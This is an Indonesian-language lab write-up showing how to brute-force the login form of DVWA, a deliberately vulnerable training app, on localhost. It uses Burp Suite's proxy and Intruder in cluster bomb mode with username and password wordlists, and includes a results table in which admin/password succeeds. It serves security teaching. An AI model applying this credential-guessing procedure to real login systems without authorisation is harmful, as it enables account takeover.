
Maka tingkat kesulitan DVWA akan berubah menjadi medium dapat dilihat pada gambar dibawah ini:




2. Melakukan Serangan Brute Force

Sederhananya, brute force adalah tindakan hackers yang berupaya mengakses sistem atau jaringan secara paksa dengan cara menebak username dan password. Dalam melancarkan serangannya, pelaku menggunakan metode trial-and-error dengan mencoba seluruh kombinasi kata sandi agar bisa melewati proses autentikasi.

Pada pembahasan kali ini kami melakukan serangan Brute Force kepada website DVWA, hal yang perlu disiapkan adalah tool yang bernama Burpsuite dan Internet Browser.



Pertama - tama buka aplikasi Burpsuite dan pada menu proxy nyalakan intercept ke on seperti gambar diatas, kemudian aturlah proxy pada internet browser seperti Firefox pada menu pengaturan, disini kami menggunakan internet browser bawaan dari software Burpsuite yaitu Chromium, namun di Chromium ternyata untuk set proxy maka kita harus mengaturnya langsung dari proxy bawaan PC / Laptop kita, seperti gambar dibawah



Mencari Informasi

Pada kali ini kami terlebih dahulu mencari kelemahan dari login form yang terdapat pada DVWA ini, kami mencoba untuk intercept request yang masuk kedalam Burpsuite, disini kami mencoba username “admin” dan password “helo”.

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)

Vulnerability: Brute Force



Login



Username:

Password:


More Information

Setelah kami mendapatkan data dari form tersebut, kami kemudian mengubah options dari menu proxy dan menambahkan parameter yang terdapat pada client request.






Setelah kami mendapatkan request data nya, kemudian kami send data request tersebut kedalam intruder, pada Burpsuite, kita melakukannya dengan klik kanan data request yang akan di kirim, kemudian pilih “send to intruder”.





Setelah dikirim ke intruder, kami mengubah attack type yang awalnya adalah “snipper” menjadi “cluster bomb”, kemudian target kami adalah dengan mencari username dan password yang tertera pada data request. Dengan menambahkan parameter \$....\$ pada username dan password menjadi seperti ini “....username=\$admin\$&password=\$helo\$...” setelah mengatur payload position menjadi demikian, masuklah ke dalam menu Payloads.

Setelah itu pada menu payloads, kita mengatur set dari payload yang diberikan, karena pada payload position kita hanya marking 2 parameter yaitu username dan password, maka pada set payload ini kita juga hanya akan mengatur 2 payload set, kemudian pada payload option, kita memasukan sample text list pada masing masing payload yang ada, kita juga dapat memasukkan key list password dan username guna untuk brute forcing form login pada DVWA. Dikarenakan untuk mempercepat waktu, disini kami hanya menggunakan 16 request count.



Kemudian setelah itu kami terlebih dahulu mencoba untuk melihat seperti apa jika kami berhasil login kedalam sistem. Setelah itu kami mengambil salah satu text yaitu “Welcome” sebagai key bahwa kami berhasil melakukan bruteforce kedalam sistem login DVWA. Setelah semua sudah diatur, lanjutkanlah dengan menekan tombol start attack pada menu intruder. Kemudian Burpsuite akan melakukan brute-forcing pada sistem login DVWA, dan jika berhasil maka kita akan mendapatkan angka 1 pada grep text “Welcome” sesuai dengan apa yang telah kita atur sebelumnya.



2. Intruder attack of 127.0.0.1 - Temporary attack - Not saved to project file

| Requ... | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Welcome | welcome | Comment |
|---------|-------------|-------------|--------|-------|---------|--------|---------|---------|---------|
| 0 | | | 200 | | | 4597 | | | |
| 1 | admin | admin | 200 | | | 4597 | | | |
| 2 | password123 | admin | 200 | | | 4597 | | | |
| 3 | admin123 | admin | 200 | | | 4597 | | | |
| 4 | password | admin | 200 | | | 4597 | | | |
| 5 | admin | password | 200 | | | 4647 | 1 | 1 | |
| 6 | password123 | password | 200 | | | 4597 | | | |
| 7 | admin123 | password | 200 | | | 4597 | | | |
| 8 | password | password | 200 | | | 4597 | | | |
| 9 | admin | password123 | 200 | | | 4597 | | | |
| 10 | password123 | password123 | 200 | | | 4597 | | | |
| 11 | admin123 | password123 | 200 | | | 4597 | | | |
| 12 | password | password123 | 200 | | | 4597 | | | |

Request Response

